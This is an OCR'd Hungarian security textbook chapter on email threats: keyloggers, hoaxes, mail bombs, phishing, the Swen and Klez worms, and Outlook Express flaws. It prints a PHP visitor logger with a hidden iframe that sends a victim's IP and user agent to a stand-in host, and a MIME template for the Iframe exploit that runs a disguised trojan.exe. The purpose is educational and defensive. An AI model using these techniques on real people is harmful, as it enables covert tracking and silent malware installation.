
Billentyűzetfigyelő (Keyloggers)

A keylogger a háttérben megbújva csendben végzi munkáját, feladata egyszerű: minden billentyűleütést eltárol egy fájlba. A felhasználó mindebből nem vesz észre semmit, a billentyűzet rendben működik. A program az összegyűjtött információkat tartalmazó fájlt, amely tartalmazhatja az összes titkos jelszót, beleértve az internetes banki szolgáltatásunkhoz tartozó jelszót is eljuttatja a támadóhoz, ami általában levélben történik. Van olyan keylogger is, amely csak az elindításától számított meghatározott ideig (pl. 20 perc) fut, majd eljuttatja az összeszedett billentyűleütéseket a támadónak, ezután megsemmisíti magát, ezáltal eltüntetve minden nyomot a támadásról. A jelenlegi legismertebb Windows-os keylogger az Invisible Keylogger Stealth (IKS), amely eszközmeghajtó (device driver) programként települ, így már a bejelentkezéskor is fut, ami azt jelenti, hogy képes a bejelentkezési jelszót is elkapni, mindamellett, hogy nem látszik a feladat listában (task list) sem.

3.3.3 Kártékony programok bejuttatása e-mail-en keresztül

Napjainkban egy szervezet általában hálózatba kapcsolt számítógépeket (hosztokat) használ. Az infrastruktúra kliensek és szerverek sokaságából áll. Míg a hálózatban működő szerverek

általában viszonylag jól védettek (hiszen ezeken található a legtöbb védett információ és a rendszergazda is ezeken várja a támadásokat), addig a kliensek védelméről legtöbbször teljesen elfelejtkeznek. A felhasználói állomásokon jó esetben fut egy antivírus szoftver, ami vagy van frissítve, vagy nincs és a felhasználó sem tudja igazából használni azt. Ezeken a gépeken az operációs rendszer biztonsági frissítése is igen ritka, konfigurálása elmarad, feleslegesen futó, biztonsági kockázatot jelentő szolgáltatások nincsenek kikapcsolva. A támadó mindezek ismeretében többnyire nem a jobban védett szervert veszi célba, hanem a gyenge klienst, majd miután oda bejutott, könnyebben tudja a szervert is megtámadni a feltört kliens felhasználójának jogosultságait használva.



Ábra 6. Egy tipikus számítógépes hálózat támadása

A kártékony programok bejuttatása napjainkban leggyakrabban elektronikus levélen keresztül történik, ahol a levélhez csatolt állományokban érkezik a támadó kód. A kód aktivizálását azután a levelező kliens program automatikusan vagy a felhasználó közreműködésével maga okozza. Szintén elég gyakori a Web-kliensen keresztül történő kártékony program bejuttatás. Nem ritka, hogy a felhasználó egy hasznosnak gondolt programot tölt le szándékosan a gépére, ám az kártékony kódot (is) tartalmaz. Arányaiban csökkenő, de nem elhanyagolható a gépek közötti nem hálózatos módon (adathordozókon, mint floppy stb.) történő fájlmozgatások során történő bejuttatás. A mobil számítógépek terjedésével megjelent újdonság pedig az otthoni (privát) és a munkahelyi használat összekapcsolódása, ami olykor azzal jár, hogy a felhasználó „otthoni" szemléletmóddal sokkal óvatlanabbul tölt le, indít el pl. szórakoztatónak ígérkező programokat, amelyek ha fertőznek, akkor a géppel együtt a munkahelyi hálózatra kerülve sokkal könnyebben fertőznek tovább a „védvonalakon" belülről.

A hálózati struktúra védelme legtöbbször egy tűzfal telepítésében valósul meg, majd a vezetők kijelentik, hogy az ő informatikai rendszerük jól védett, hiszen a tűzfallal kivédik a gonosz támadásokat a külvilág felől. Az igaz, hogy a tűzfal megvédi a hálózatot az illetéktelen távoli felhasználóktól, de a legtöbb tűzfal nem képes a rajta átmenő forgalomból kiszűrni a kártékony programkódokat és az azokat tartalmazó leveleket. Léteznek olyan applikációs tűzfal megoldások is, amelyek képesek a kártékony kódokat kiszűrni a forgalomból, azonban ezek erőforrásigénye jóval nagyobb. A tűzfal minden további nélkül megengedi egy belső

felhasználónak, hogy ártó kódot töltsön le közvetlenül az Internetről, vagy a levelezésén keresztül. A víruskereső szoftverek sem nyújtanak teljes védelmet a külső behatolások ellen, mert ha az ártó kód lenyomata nincs a víruskereső adatbázisában, nem véli kártékonynak azt. Az operációs rendszer frissítései sem nyújtanak megfelelő védelmet, ha a felhasználó nincs tudatában a letöltött programok veszélyeinek.

A manapság végbemenő betörések nagy része már nem a hálózati szinten történik, hanem felhasználói alkalmazás szinten (application layer), a felhasználó szakértelmének hiányát, vagy a felhasználói szoftver hibáját kihasználva. Ezen a szinten a legtöbbet használt alkalmazás a levelezés és a Web-böngészés. A támadók ezeken a csatornákon keresztül jutnak be a legkönnyebben az áldozat gépére. Ezt a módszert szemlélteti a fenti ábra. A támadó nem a webszervert veszi célba, mert a szervezet biztonsági megfontolásból eleve nem tárol rajta védett információkat. Másfelől látható, hogy a webszerver úgynevezett demilitarizált zónában (DMZ) helyezkedik el, amit az előtte levő útválasztó/tűzfal képez a megfelelő szűrési, biztonsági beállításokkal. A támadó inkább a könnyebb megoldást választja, feltételezi, hogy a belső hálózaton talál hibásan konfigurált, vagy sebezhető szoftverrel ellátott munkaállomást. Felkeresi a cég weblapját és összegyűjt egy-két email címet. A támadó kódot elhelyezi a levélbe, amit egy olyan szerveren (gyakran már egy feltört gép) keresztül juttat célba, ami elrejti a levél eredetét. A levél elolvasásakor a hibás szoftver letölti a támadó Web-szerveréről a kártékony kódot, ami a megismert képességekkel rendelkezhet, például lehetővé teszi a támadónak a gép tartalmához való teljes hozzáférést, jelszavakat, védett információkat juttathat ki. A valamilyen sebezhetőséggel bejuttatott kémszoftver még egy ilyen tűzfalakkal védett rendszerből is képes lehet információk kijuttatására.

A levelező programok igen kényes és meglehetősen érzékeny részei a számítógépes rendszereknek, mivel egy speciális kaput nyitnak a védett rendszeren a külvilág felé. Az elektronikus levelezés ma már az alapszolgáltatások közé tartozik, így sokszor azok is használják, akik nincsenek tisztában a levelezőprogramok beállítási funkciókkal, a levélben érkező veszélyekkel.

3.3.3.1 A levelező hoszt felderítése

A következő példa megmutatja, milyen információkhoz juthat a támadó egy ártatlan levélen keresztül.

A támadó célja:

- az operációs rendszer verziószámának,
- a levelező program verziószámának,
- a gép IP címének,
- egyéb telepített programoknak a felderítése.

A támadó lépései:

1. Regisztrál egy ingyenes email címet (hotmail, yahoo).

2. Regisztrál egy ingyenes webtárhelyet, ahol lehetőség van valamilyen szerveroldali szkript futtatására (PHP, ASP). Számos webhosting közül válogathat. Az ingyenes szolgáltatásokról naprakész adatbázis érhető el a `http://www.free-webhosts.com` helyen.

A regisztráláshoz használja az első lépésben létrehozott email címet, és persze fiktív adatokat ad meg. A regisztrált helyet most nevezzük: „www.example.com/infogather”-nek.

3. Elkészíti a szerveroldali szkriptet, ami naplózza az információkat. PHP-ben a következő módon nézhet ki:

```
<?
       //userinfo.php
if($log=fopen("userinfo.log","a"))
{
$date=date("D F d H:i:s Y");
fputs($log,"\r\n\r\nID: ".$id);
fputs($log,"\r\nDate: ".$date);
fputs($log,"\r\nIP: ".$REMOTE_ADDR);
fputs($log,"\r\nUser agent: ".$HTTP_USER_AGENT);
fputs($log,"\r\nAccept language: ".$HTTP_ACCEPT_LANGUAGE);
fclose($log);
}
?>
```

4. Feltölti a szkriptet az elkészült **`userinfo.php`**-t a `http://www.example.com/infogather` oldalra.

5. Elkészíti a levelet, amit az áldozatnak el kell olvasni, ezért azt érdekes tartalommal egészíti ki. A levél HTML részébe beágyaz egy frame-et, ami meghívja a **`userinfo.php`** oldalt. Ez a következő:

```
<iframe src=3D”http://www.example.com/infogather/userinfo.php?id=user1”
width=3D”0” height=3D”0”></iframe>
```

Az “iframe” egy olyan HTML tag, ami beágyaz egy külső HTML oldalt az adott tartalomba, ez egy „ablak az ablakban” modell. Ráadásul méretezni is lehet 0 szélességűre és 0 magasságúra, így a felhasználó nem lát semmit. Látható, hogy a **`userinfo.php`**-nek az “id” változóban egy “user1” értéket ad át, ami egyértelműen azonosítja majd a felhasználót.

6. Elküldi a levelet az adott felhasználónak. Ha teljes névtelenségbe akar burkolózni, akkor a levelet egy nyitott (open relay) levelező szerveren keresztül küldi, ami elfogad bárhonnan levelet és továbbítja azt bárhova. (A nyitott szervereket általában szerencsére feketelistára teszik, mert ezeken keresztül küldik a spam leveleket is.)

7. Miután elküldte a levelet, és a felhasználó elolvasta azt, a **`userinfo.log`** fájlban a következő található:

```
ID: user1
Date: Mon December 15 13:02:44 2003
IP: xxx.xx.x.xxx
User agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Accept language: en-us
```

Látható tehát az egyedi azonosító, majd az IP-cím, a nyelv és a legfontosabb a user agent, ami három fontos információt árul el:

```
MSIE 6.0 – Böngésző típusa: Internet Explorer 6.0
Windows NT 5.1 – Operációs rendszer: Windows XP
.NET CLR 1.1.4322: - Telepítve van a Microsoft legújabb fejlesztő környezete
```

Általában igaz, hogy ami sebezhető Internet Explorerben, az kihasználható Outlook Expressben is levélen keresztül. A dolog kulcsa az E-mailek HTML részében keresendő, mivel az itt elhelyezett HTML kódok és a beágyazott szkriptek lefutnak, úgy mint az Internet Explorerben. Ez az ún. internetes zóna, amit az „Eszközök->Beállítások->Biztonság” menüben lehet kikapcsolni. Persze az átlagos felhasználó ebben a menüben még nem is járt, így ezt a funkciót nem is ismeri, vagy nem tartja veszélyesnek.

A fenti módszerrel információkat lehet gyűjteni a kiszemelt felhasználóról, de továbblépve, hasonló módszerekkel támadást is lehet rá zúdítani, aminek eredményeként például trójai kerülhet a gépére.

3.3.3.2 Levélben terjedő álhír: hoax

Hoax-nak nevezzük azokat a leveleket, melyekben valamilyen rémhír, tréfa, átverés terjed. Bár ezek nem veszélyeztetik közvetlenül a klienst, mivel nem tartalmaznak kártékony kódot, de nagy számú jelenlétük a postafiókban zavaró lehet, sőt a szerverek erőforrásait és a hálózatot is fölöslegesen terhelik. A levél egyetlen célja, hogy minél több postafiókba bekerüljön. Az ilyen levelek célpontjai azok, akik gondolkodás nélkül továbbküldik az adott levelet akár több száz címre is. Sajnos sokan bedőlnek az ígéreteknek. Ha egy ilyen felhasználó levelet kap, amelyben az áll, hogy „ha továbbküldöd ezt a levelet 20 ismerősödnek 5 napon belül, akkor nagy szerencse ér" azonnal továbbküldi a címlistáján szereplő email címekre és várja a szerencséjét.

Gyakran megfenyegeti az ilyen email az olvasóját, hogy ha nem küldi tovább az üzenetet, akkor valami baleset fog bekövetkezni, vagy felrobban a számítógépe. Nagyon hatásos az érzelmi húrok megpendítése például hasonló szöveggel: „szegény szerencsétlen gyermekek, akik 1 dollárt kapnak a levélért".

Sokszor számítástechnikai álhírt tartalmazó levelek terjednek, melyek a sikeres terjedés érdekében nagyon hitelesnek tűnnek a megfelelő szakzsargon használatával. Például a Good times hoax a következőt tartalmazza: „... ha a program nem áll le, a processzor végtelen ciklusba kerül, és ez súlyosan károsíthatja azt..." Első olvasásra szakszerű tűnik. Egy kis utánanézéssel viszont kideríthető, hogy szó sem lehet róla, hogy egy végtelen ciklusba került processzor (maga a végtelen ciklus szoftver hiba folytán állhat elő) ettől fizikailag károsodjon.

Néha informatikai biztonságtechnikával foglalkozó cégek, vagy vírusellenes szoftverek fejlesztői valóban kibocsátanak figyelmeztető felhívásokat, ám ezek eredete minden esetben tisztázottnak vehető, mivel a kibocsátó saját PGP kulcsával is aláírja ezeket a hitelesíthetőség céljából.

3.3.3.3 Levélbomba (mailbomb)

Az elektronikus levélbombák az igazi levélbombákkal ellentétben természetesen nem robbannak fel, ám a levelező rendszerre legalább olyan pusztító hatást gyakorolhatnak. Ezekben a támadásokban a támadó nem tesz mást, csak szokatlanul nagy méretű (a maximális megengedett méretű, pl. 5 MB-os) E-mailt küld a kiszemelt áldozatnak. Ha ezt elég sokszor teszi, túlterheli a levelező szervert, mert kikényszeríti, hogy az összes tárhelyét felhasználja a kapott nagyméretű levelek tárolására. A végeredmény az lesz, hogy a levélbombák megtöltik a postaládát, meggátolva az esetlegesen érkező hasznos levelek tárolását. Ez esetben a levelező szerver visszaküldi a levelet a feladónak. A levélbombázás nem igényel nagy szaktudást, és könnyen automatizálható a már megírt "mail bomber" szoftverek segítségével. A leveleket váltogatott mérettel, feladóval és útvonalon juttatják be az áldozat email fiókjába. A támadást nyílt levelező szerverek (open relay proxy) felhasználásával, vagy valamelyik ingyenes email szolgáltatótól indíthatják.

Ha levélbomba támadás ér egy felhasználót, nem sokat tehet ellene. Vagy törli a telitömött postafiók teljes tartalmát, aminek következtében a hasznos levelek is elvesznek, vagy kiválogatja a gyakran több ezer email közül a fontosakat. (Ezt persze nem kell kézzel megtennie, mert a levelező kliens általában tartalmaz kereső/szűrő eszközöket.)

3.3.3.4 Kártékony program bejuttatása Email-el a felhasználó közreműködésével

Az E-mailben terjedő vírusok általában mellékletben küldik tovább magukat az áldozatok email címeire. A vírus legtöbbször mindaddig nem aktivizálódik, amíg azt a felhasználó nem indította el a levél mellékletéből. Azért, hogy a felhasználó elindítsa a levélmellékletben terjedő kártékony programot a vírusírók egyre kifinomultabb technikákat használnak a felhasználó megtévesztésére. Gyakran a Microsofttól érkező biztonsági frissítésnek, vagy éppen vírusirtó programnak álcázzák a kártékony kódot. Annak ellenére, hogy számtalanszor elhangzik a figyelmeztetés, hogy levélmellékletből ne indítsunk el futtatható programot a felhasználók kíváncsiságból, vagy figyelmetlenségből mégis ráklikkelnek.

A kéretlen levelek és az ezekben reklámozott termékek, szolgáltatások már nem új keletű dolgok. Aki elektronikus levelezést használ, naponta több ilyen email szaporítja a postaládája tartalmát. A felhasználók legtöbbször már nem dőlnek be a csábításoknak, ám lehetséges, hogy a kínálkozó ajánlat felkelti az olvasó figyelmét, mert a kínált dolog éppen az érdeklődési területébe tartozik. Nagyon komoly veszélyeket rejt magába egy ilyen ismeretlen webhely felkeresése, mert a felkeresett oldalon a felhasználót gyakran arra utasítják, hogy töltsön le egy fájlt, ami az áhított terméket vagy szolgáltatást tartalmazza.

Előfordulhat az is, hogy a postaládába egy ismerőstől érkezik levél, vagyis a feladó egy valódi ismert levelezőpartner. Mivel a felhasználó látja, hogy a forrás megbízható, gyanakvás nélkül felkeresi az ajánlott webhelyet, vagy megnyitja a levél mellékletét. Sajnos ezeket a leveleket is károkozó küldi ismerősünk már megfertőzött gépéről.


A levél HTML része tartalmazza azokat a hivatkozásokat, amelyekre az áldozatot a támadó el akarja csalni. Ezek az oldalak tartalmazhatják az esetleges támadó kódokat is. Lehet, hogy a felhasználóban gyanút kelt a levél és tudja, hogyan kell megnézni a levél forrását, és lehetséges, hogy tudja értelmezni a HTML tagokat is. (Valljuk be, hogy a többség ezen ismeretek nélkül használja az elektronikus levelezést.) Miután a felhasználó megnyitotta a levél forrását, például a következőket látja:

```
Received: from mail.example.hu (213.163.x.xxx)
  by fmx1.freemail.hu with SMTP; 26 Sep 2003 18:15:11 +0200
Received: from wrzunl (med [192.168.x.xxx])
       by mail.example.hu (8.12.3/8.12.3/Debian -4) with SMTP id h8QAeAUN021469;
       Fri, 26 Sep 2003 12:40:10 +0200
X-RAV-AntiVirus: This e-mail has been scanned for viruses on host: mail.example.hu
Date: Fri, 26 Sep 2003 12:40:10 +0200
Message-Id: <200309261040.h8QAeAUN021469@mail.examle.hu>
FROM: "MS Corporation Security Assistance" <vxoxnzxdnxycui@bulletin.com>
TO: "MS User" <user-apgzmgnswf@bulletin.com>
SUBJECT: Internet Patch
Mime-Version: 1.0
Content-Type: multipart/mixed; boundary="qrxvaoexcjyuzia"

--qrxvaoexcjyuzia
Content-Type: multipart/related; boundary="ufvpguuygbqge";
       type="multipart/alternative"

--ufvpguuygbqge
Content-Type: multipart/alternative; boundary="ljubgvwzeauws"

--ljubgvwzeauws
Content-Type: text/plain
Content-Transfer-Encoding: quoted-printable

--ljubgvwzeauws
Content-Type: text/html
Content-Transfer-Encoding: base64

PEhUTUw+DQo8SEVBRD4NCjxzdHlsZSB0eXBlPTNEJ3RleHQvY3NzJz4ubmF2dGV4dHtjb2xvcjoj
```

```
ZmZmZmZmO3RleHQtZGVjb3JhdGlvbjpub25lfQ0KPC9zdHlsZT4NCjwvSEVBRD4NCg0KPEJPRFkg
QkdDT0xPUj0zRCJXaGl0ZSIgVEVYVD0zRCJCbGFjayI+DQo8QkFTRUZPTlQgU0laRT0zRCIyIiBm
YWNlPTNEInZlcmRhbmEsYXJpYWwiPg0KPFRBQkxFIFdJRFRIPTNEIjYwMCIgSEVJR0hUPTNEIjQw
IiBCR0NPTE9SPTNEIiMxNDc4RUIiPg0KPFRSIGhlaWdodD0zRCIyMCI+DQo8VEQgQUxJR049M0Qi
bGVmdCIgVkFMSUdOPTNEIlRPUCIgV0lEVEg9M0QiNDAwIiBST1dTUEFOPTNEIjIiPiZuYnNwOw0K
PEZPTlQgRkFDRT0zRCJzYW5zLXNlcmlmIiBTSVpFPTNEIjUiPjxJPjxCPg0KPEEgY2xhc3M9M0Qn
bmF2dGV4dCcgSFJFRj0zRCJodHRwOi8vd3d3Lm1pY3Jvc29mdC5jb20vIg0KVElUTEU9M0QiTWlj
cm9zb2Z0IEhvbWUgU2l0ZSIgdGFyZ2V0PTNEIl90b3AiPk1pY3Jvc29mdDwvQT4NCjwvQj48L0k+
PC9GT05UPg0KPC9URD4NCjwvVFI+DQo8VFIgQUxJR049M0QiTUlEREExFIiBC
R0NPTE9SPTNEIkJsYWNrIiBOT1dSQVA+DQo8Rk9OVCBjb2xvcj0zRCIjZmZmZmZmIiBzaXplPTNE
MT4mbmJzcDsNCjxBIGNsYXNzPTNEJ25hdnRleHQnIGhyZWY9M0QnaHR0cDovL3d3dy5taWNyb3Nv
ZnQuY29tL2NhdGFsb2cvJyA9DQp0YXJnZXQ9M0QiX3RvcCI+QWxsIFByb2R1Y3RzPC9BPiZuYnNw
O3wmbmJzcDsNCjxBIGNsYXNzPTNEJ25hdnRleHQnIGhyZWY9M0QnaHR0cDovL3N1cHBvcnQubWlj
cm9zb2Z0LmNvbS8nID0NCnRhcmdldD0zRCJfdG9wIj5TdXBwb3J0PC9BPiZuYnNwO3wmbmJzcDsN
…
--ljubgvwzeauws--
```

Látható, hogy a támadó a levél HTML részét (Content-Type: text/html) elkódolta (base64), így még a levél forrása sem árulja el annak tartalmát és a kikapcsolódásának a pontos helyét. Azt, hogy mit tartalmaz a levél törzse nemcsak azért kódolják be, hogy az átlagos felhasználó pár kattintással ne tudja megnézni annak tartalmát, hanem ezzel és a hasonló módszerekkel ki tudnak bújni a spamszűrő szoftverek elől, mivel azok megadott szöveges mintákat keresnek a levélben.

A levélben érkező vírusok egyre kifinomultabb technikákat alkalmaznak a bizalom megszerzése céljából. Az alábbi kép is egy férget tartalmazó (**I-Worm.Swen**) levelet ábrázol, amint az, nagyon hitelesen a Microsoft-tól érkező levélnek álcázza magát, amelyben kritikus biztonsági réseket befoltozó javítás érkezik.



Ábra 7. Álcázott levél kinézete

Létezik egy másik trükk is, amely gyakran felbukkan a csábító, figyelemfelkeltő levelekben. A levél nyomós okot közöl, hogy miért látogasson el a felhasználó a weboldalra. A látszólagos feladó lehet éppen a felhasználó email szolgáltatója is, a levélben pedig arról van szó, hogy a szolgáltató megkéri, hogy látogasson el a megadott oldalra adategyeztetés céljából, mert új rendszert vezettek be. A levél tartalmazza az oldalra vezető linket is. A felhasználó ellátogat oda, nem talál semmi gyanús jelet, bejelentkezik, amely bár első próbálkozásra nem sikerül, de már másodikra igen, így nem gyanakszik. Ellenőrzi az adatokat, amelyek rendben vannak és kilép. Mi történt valójában? Nos a támadó készített egy, az eredetivel tökéletesen megegyező külsővel ellátott weboldalt, amelyre elcsalta a levélen keresztül az áldozatot, aki nem vette észre, hogy nem az eredeti oldalon jár. Megpróbált belépni a felhasználói nevével és jelszavával, ami persze nem sikerült, de a támadó már meg is szerezte a belépési információkat, majd az oldal azonnal átirányította az eredeti webhelyre, ahol a gyanútlan áldozat (másodjára) már sikeresen be tudott jelentkezni. Ezek a precíz támadások azért sikeresek, mert a támadó weboldal az eredeti tökéletes másolata, az URL pedig csak egy-két karakterben különbözik, amit a felhasználó nem vesz észre. Például: lehet az URL www.freemai.hu a www.freemail.hu helyett, vagy www.hotmai1.com a www.hotmail.com helyett. A hasonló karakterek, vagy egy karakter hiánya fel sem tűnik elsőre. A jelenlegi szabályozások alapján bárki bejegyezhet ilyen domain neveket, bár az érintett cégek megpróbálnak küzdeni a sajátjaikhoz hasonló nevek ellen.

3.3.3.5 Kártékony program bejuttatása e-mail-el a felhasználó közreműködése nélkül


Még veszélyesebb az a támadás, ha a levélben olyan kártékony kód van, amely a felhasználó interaktivitását nem igényli, hanem automatikusan fertőz a levél megnyitása pillanatában. Ezek a támadások mindig egy biztonsági résre alapulnak, amit persze ki lehet javítani a megfelelő javítás telepítésével, de ez gyakran nem naprakész, vagy egyáltalán nincs telepítve, így még a jól ismert és a média által is felfuttatott támadási módszerek is eredményre vezetnek az adott gépen. Ilyen volt a 2002-es év víruscsaládja a **Klez**, ami az Outlook Express hiányosságát kihasználó HTML/Iframe exploitot (támadó kód) használta a levélmellékletben terjedő kártevő elindításához. A **Klez** további variánsai jelentek meg az év folyamán, így a fertőzési statisztikákon gyorsan az élre kerültek.

2002. DECEMBER			
1.	24.74%		I-Worm.Klez
2.	10.93%		I-Worm.Lentin
3.	6.88%		Macro.Word97.Thus
4.	3.31%		I-Worm.Hybris
5.	3.07%		I-Worm.Tanatos
6.	2.97%		Win32.Elkern
7.	1.93%		Worm.Win32.Opasoft
8.	1.45%		Macro.Word97.Marker
9.	1.14%		Macro.Word97.TheSecond
10.	1.03%		VBS.Redlof
11.	0.94%		Win32.FunLove
12.	0.94%		Macro.Word97.Saver
13.	0.86%		Win95.Spaces
14.	0.77%		I-Worm.Winevar
15.	0.64%		Backdoor.NetDevil
16.	0.61%		I-Worm.KakWorm
17.	0.58%		Macro.Word97.VMPC
18.	0.58%		Win95.CIH
19.	0.58%		Backdoor.Optix
20.	0.57%		Macro.Word97.Flop
A statisztika a Kaspersky Lab adataiból készült.			

Táblázat 1. Vírusterjedés százalékos eloszlása (2002. december)

Forrás: http://www.virushirado.hu

A táblázatból látható, hogy 2002. decemberében a **Klez** az összes fertőzések 24,74%-át tette ki, több mint 20%-al megelőzve az addig vezető helyen álló **Tanatos** nevű károkozót.



Ábra 8. Vírusok eloszlása (2002 december)

Forrás: http://www.rav.ro

A grafikon a 2004.03.29-i statisztikát mutatja, melyben az első helyen a **Netsky** nevű email féreg áll, ám második helyet még mindig a HTML/Iframe exploit uralja, ami nem egy konkrét vírus, hanem a már említett **Klez** által is használt Outlook Express sebezhetőség. Látható tehát, hogy a már több mint kétéves hiba még mindig milyen nagy számban jelen van a felhasználók rendszereiben.

A Microsoft az operációs rendszerébe beintegrálta az Outlook Express nevű levelező klienst, amit a felhasználók előszeretettel használnak. Windows-os rendszeren ez a legelterjedtebb levelező program. Az Outlook Express a Windows telepítése után azonnal használatba vehető, könnyű konfigurálása, egyszerű kezelőfelülete miatt a felhasználók nem keresnek más levező klienst. Sajnos az egyszerű használatbavételre törekvés arra vezet, hogy a gyári beállítások a biztonságot növelő, védekező funkciókat az üzembe-helyezést követő alaphelyzetben nem kapcsolják be, és kevés felhasználó veszi a fáradságot, hogy utánanézzen, hogyan lehet ezeket bekapcsolni (már, ha egyáltalán lehet).

A következőkben három kritikus sebezhetőséggel ismerkedhetünk meg, melyek mindegyike alkalmas trójai telepítésére a felhasználó tudta nélkül.

1. HTML/Iframe Exploit

Ezzel a módszerrel sebezhető az összes Windows, amelyen Outlook Express 5.0, vagy 5.01 levelező klienst használnak. A levél a következő módon nézhet ki:

```
From: somebody@example.com
Subject: example iframe exploit
MIME-Version: 1.0
Content-Type: multipart/alternative;
       boundary=SA2w1O1kT56ChNM
--SA2w1O1kT56ChNM
Content-Type: text/html;
Content-Transfer-Encoding: quoted-printable
<HTML>
<BODY>
<iframe src=3Dcid:trojan height=3D0 width=3D0></iframe>
</BODY>
</HTML>
--SA2w1O1kT56ChNM
Content-Type: audio/x-wav;
       name="trojan.exe"
```

```
Content-Transfer-Encoding: base64
Content-ID: <trojan>
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA …
…
…
--SA2w1O1kT56ChNM—
```

A kártevő a levél mellékletében található **trojan.exe** néven, ám az előtte lévő sor azt jelzi az Outlook Expressnek, hogy ez egy hang fájl. A HTML forrásban iframe-ben meghívódik a csatolmány, aminek a típusát az Outlook rosszul értelmezi, és ezért futtatja le, miközben a felhasználót erről nem tájékoztatja.

Bővebb információ: http://www.securityfocus.com/bid/2524

